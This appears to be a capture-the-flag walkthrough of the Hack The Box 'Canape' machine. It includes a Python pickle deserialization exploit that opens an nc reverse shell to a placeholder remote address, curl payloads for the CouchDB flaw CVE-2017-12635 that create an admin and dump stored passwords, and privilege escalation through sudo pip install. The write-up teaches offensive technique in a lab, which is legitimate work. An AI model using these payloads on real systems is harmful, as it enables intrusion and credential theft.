10/09/2018
Canape Machine

Scanning:

```
root@kali:~/Desktop/Canape# nmap -Pn -sC -sS -A 10.10.10.70
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-09 07:42 EDT
Nmap scan report for 10.10.10.70
Host is up (0.096s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-git:
|   10.10.10.70:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: final # Please enter the commit message for your changes. Li...
|     Remotes:
|_      http://git.canape.htb/simpsons.git
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Simpsons Fan Site
```

Great, after analyze our results we find some interesting results which are:
An open port 80 and Remote git, let's try to clone it……
In the first time it gives us fatal error: cannot resolve the host then you should think to go to /etc/hosts to well configure it.

```
127.0.0.1       localhost
127.0.1.1       kali
192.168.100.20 kioptrix3.com
10.10.10.70   git.canape.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

then, we can go straight to clone it ;)
as you see in the below :

```
root@kali:~/Desktop/Canape# git clone http://git.canape.htb/simpsons.git
Cloning into 'simpsons'...
remote: Counting objects: 49, done.
remote: Compressing objects: 100% (47/47), done.
remote: Total 49 (delta 18), reused 0 (delta 0)
Unpacking objects: 100% (49/49), done.
```

great let's be more curious and go unearth what's in the simpsons.

We find script.py let's try to understand it.

There are two interesting functions Submit() and Check().

→Submit()

```
def submit():
    error = None
    success = None

    if request.method == "POST":
        try:
            char = request.form["character"]
            quote = request.form["quote"]
            if not char or not quote:
                error = True
            elif not any(c.lower() in char.lower() for c in WHITELIST):
                error = True
            else:
                # TODO - Pickle into dictionary instead, `check` is ready
                p_id = md5(char + quote).hexdigest()
                outfile = open("/tmp/" + p_id + ".p", "wb")
        outfile.write(char + quote)
        outfile.close()
            success = True
        except Exception as ex:
            error = True

    return render_template("submit.html", error=error, success=success)
```

In the above function we see that there are 3 conditions, but the most interesting is the second: the char must be belonging to the whitelist:


```
WHITELIST = [
    "homer",
    "marge",
    "bart",
    "lisa",
    "maggie",
    "moe",
    "carl",
    "krusty"
]
```

then, the third condition which we make an id based on hashing (char+quote), and this id will represent the file's name containing the data.
Great in every penetration white box we must analyze well the code, let's drill more:

→Check

```
@app.route("/check", methods=["POST"])
def check():
    path = "/tmp/" + request.form["id"] + ".p"
    data = open(path, "rb").read()

    if "p1" in data:
        item = cPickle.loads(data)
    else:
        item = data

    return "Still reviewing: " + item
```

Now, the vulnerability is front of us, before diving in explaining the vulnerability all we know the principle of serialization and unserialization, no matter the type of the language you use.



you can read this link is very useful:
https://www.notsosecure.com/remote-code-execution-via-php-unserialize/

In the check function we notice cPickle.load = unserialize

Now let's try to build a script.py to get our RCE(Remote Code Execution) and exploit this vulnerability.

Ps: the script should be coded based on all the information we gathered in the above…


→Exploitation

```
import os
import cPickle
import requests
from hashlib import md5
import sys

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('echo homer;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc @remote_adress port >/tmp/f',))

def calPayload():
    return cPickle.dumps(Exploit())

shellcode = calPayload()

r = requests.post("http://canape.htb/submit", data = {'character':shellcode, 'quote': '\n' })
print(r.status_code,r.reason)

md5hash = md5(shellcode+"\n").hexdigest()
r1 = requests.post("http://canape.htb/check", data = {'id':md5hash})
print(r1.status_code,r1.reason)
```

let's explain the purpose of this script, first we make Class named Exploit return vulnerable object containing reverse shell, then function called calPaload which return serialized object.

Ps: don't forget char allowed in the whitelist here I used "homer" in order to well submit my request.

After, we submit our request, then make a hash in order to check, and in this case our payload will be serialized then have reverse-shell.



have the shell!!

here, we run our script.py

Great now let's look for the user.txt

don't forget to add: `python -c 'import pty;pty.spawn("/bin/bash")'`
in you terminal where you get the shell

```
www-data@canape:/$ ls
ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
www-data@canape:/$ cd /home
cd /home
www-data@canape:/home$ ls
ls
homer
www-data@canape:/home$ cd homer
cd homer
bash: cd: homer: Permission denied
www-data@canape:/home$
```

unfortunately we are not user=homer to access to the homer ☹.Let's more enumerate locally and see the processes are running in order to Escalate the privileges.
After searching all files found in the machine we find something interesting in /etc/log/couchdb

```
www-data@canape:/var/log/couchdb$ ls -all
ls -all
total 10272
drwxr-xr-x  2 homer homer    4096 Jan 17  2018 .
drwxrwxr-x 10 root  syslog   4096 Sep 13 06:48 ..
-rwxr--r--  1 root  root   999396 Jan 17  2018 @400000005a60219d06291c3c.s
-rwxr--r--  1 root  root   999096 Jan 17  2018 @400000005a60219e051bf1fc.s
-rwxr--r--  1 root  root   999378 Jan 17  2018 @400000005a60219f03d698ec.s
-rwxr--r--  1 root  root   999528 Jan 17  2018 @400000005a6021a0033d662c.s
-rwxr--r--  1 root  root   999225 Jan 17  2018 @400000005a6021a1027e5034.s
-rwxr--r--  1 root  root   999503 Jan 17  2018 @400000005a6021a20162b6a4.s
-rwxr--r--  1 root  root   999616 Jan 17  2018 @400000005a6021a300816ec4.s
-rwxr--r--  1 root  root   999141 Jan 17  2018 @400000005a6021a4001998bc.s
-rwxr--r--  1 root  root   999143 Jan 17  2018 @400000005a6021a43a64e01c.s
-rwxr--r--  1 root  root   999122 Jan 17  2018 @400000005a6021a5392bb43c.s
-rw-r--r--  1 root  root   501315 Sep 13 07:50 current
-rw-------  1 root  root        0 Jan 14  2018 lock
```

let's tail the current fil we noticed we can communicate with the couchdb using the http request. Also using our friend google we find that there is: Apache CouchDB JSON Remote Privilege Escalation Vulnerability (CVE-2017-12635)

https://blog.trendmicro.com/trendlabs-security-intelligence/vulnerabilities-apache-couchdb-open-door-monero-miners/

so, CVE-2017-12635 is first exploited to configure a CouchDB account that has administrator abilities.

Let's exploit this vulnerability in order to create an admin user using Curl:

curl -H 'Content-Type: application/json' -X PUT -d '{"type": "user", "name": "root", "roles": ["_admin"], "roles": [], "password": "root" }'
http://127.0.0.1:5984/_users/org.couchdb.user:root **base64(root:root)**

then
curl -v -H 'Authorization: Basic cm9vdDpyb290' -X GET
http://127.0.0.1:5984/passwords/_all_docs?include_docs=true

boooom!!!!!

We get interesting response:


```
{"total_rows":4,"offset":0,"rows":[
{"id":"739c5ebdf3f7a001bebb8fc4380019e4","key":"739c5ebdf3f7a001bebb8fc4380019e4","value":{"rev":"2-81cf17b971d9229c54be92eeee723296"},"doc":{"_id":"739c5ebdf3f7a001bebb8fc4380019e4
","_rev":"2-81cf17b971d9229c54be92eeee723296","item":"ssh","password":"0B4jyA0xtytZi7esBNGp","user":""}},
{"id":"739c5ebdf3f7a001bebb8fc43800368d","key":"739c5ebdf3f7a001bebb8fc43800368d","value":{"rev":"2-43f8db6aa3b51643c9a0e21cacd92c6e"},"doc":{"_id":"739c5ebdf3f7a001bebb8fc43800368d
","_rev":"2-43f8db6aa3b51643c9a0e21cacd92c6e","item":"couchdb","password":"r3lax0Nth3C0UCH","user":"couchy"}},
{"id":"739c5ebdf3f7a001bebb8fc438003e5f","key":"739c5ebdf3f7a001bebb8fc438003e5f","value":{"rev":"1-77cd0af093b96943ecb42c2e5358fe61"},"doc":{"_id":"739c5ebdf3f7a001bebb8fc438003e5f
","_rev":"1-77cd0af093b96943ecb42c2e5358fe61","item":"simpsonsfanclub.com","password":"h02ddjdj2k2k2","user":"homer"}},
{"id":"739c5ebdf3f7a001bebb8fc438004738","key":"739c5ebdf3f7a001bebb8fc438004738","value":{"rev":"1-49a20010e64044ee7571b8c1b902cf8c"},"doc":{"_id":"739c5ebdf3f7a001bebb8fc438004738
","_rev":"1-49a20010e64044ee7571b8c1b902cf8c","user":"homerj0121","item":"github","password":"STOP STORING YOUR PASSWORDS HERE -Admin"}}
]}
```


in the above we have ssh password and according to our scanning there is no open port 22 let's try to scan all ports using this option in nmap –p-
we find 65535 opened!!!!

as you know ssh can run on any of the ports that don't already have a function

```
root@kali:~# ssh homer@10.10.10.70 -p 65535
The authenticity of host '[10.10.10.70]:65535 ([10.10.10.70]:65535)' can't be establi
shed.
ECDSA key fingerprint is SHA256:ojMYU5Q6ljmXdvYjbNF4D1mA5ndrq8D8dkMLx4Bs1cs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.10.70]:65535' (ECDSA) to the list of known hosts.
homer@10.10.10.70's password:
Permission denied, please try again.
homer@10.10.10.70's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Tue Apr 10 12:57:08 2018 from 10.10.14.5
homer@canape:~$
```

just list and you will find the user.txt

Now let's look at the root.txt

```
homer@canape:~$ sudo -L
sudo: invalid option -- 'L'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt]
            [-u user] file ...
homer@canape:~$ sudo -l
[sudo] password for homer:
Matching Defaults entries for homer on canape:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
homer@canape:~$
```

interesting!!!!!!!

Exploit sudoer with /usr/bin/pip install *

You can consult this link: https://github.com/0x00-0x00/FakePip

Just follow the steps you will get root shell

Then :

```
root@kali:~/Desktop# nano exploit.py
root@kali:~/Desktop# python exploit.py
(200, 'OK')
```

```
root@kali:~# nc -lvp 999
listening on [any] 999 ...
connect to [10.10.15.110] from canape.htb [10.10.10.70] 43110
root@canape:/tmp/pip-p4jcNC-build#
```

```
root@kali: ~ (ssh)
      description='This will exploit a sudoer able to /usr/bin/pip install *',
      url='https://github.com/0x00-0x00/fakepip',
      author='zc00l',
      author_email='andre.marques@esecurity.com.br',
      license='MIT',
      zip_safe=False,
      cmdclass={'install': CustomInstall})
homer@canape:~/FakePip$ sudo /usr/bin/pip install . --upgrade --force-reinstall
<o /usr/bin/pip install . --upgrade --force-reinstall
[sudo] password for homer: 0B4jyA0xtytZi7esBNGp

The directory '/home/homer/.cache/pip/http' or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that
directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions and owner of that directo
ry. If executing pip with sudo, you may want sudo's -H flag.
Processing /home/homer/FakePip
Installing collected packages: FakePip
  Found existing installation: FakePip 0.0.1
    Uninstalling FakePip-0.0.1:
      Successfully uninstalled FakePip-0.0.1
  Running setup.py install for FakePip ... -
```

this is the end ☺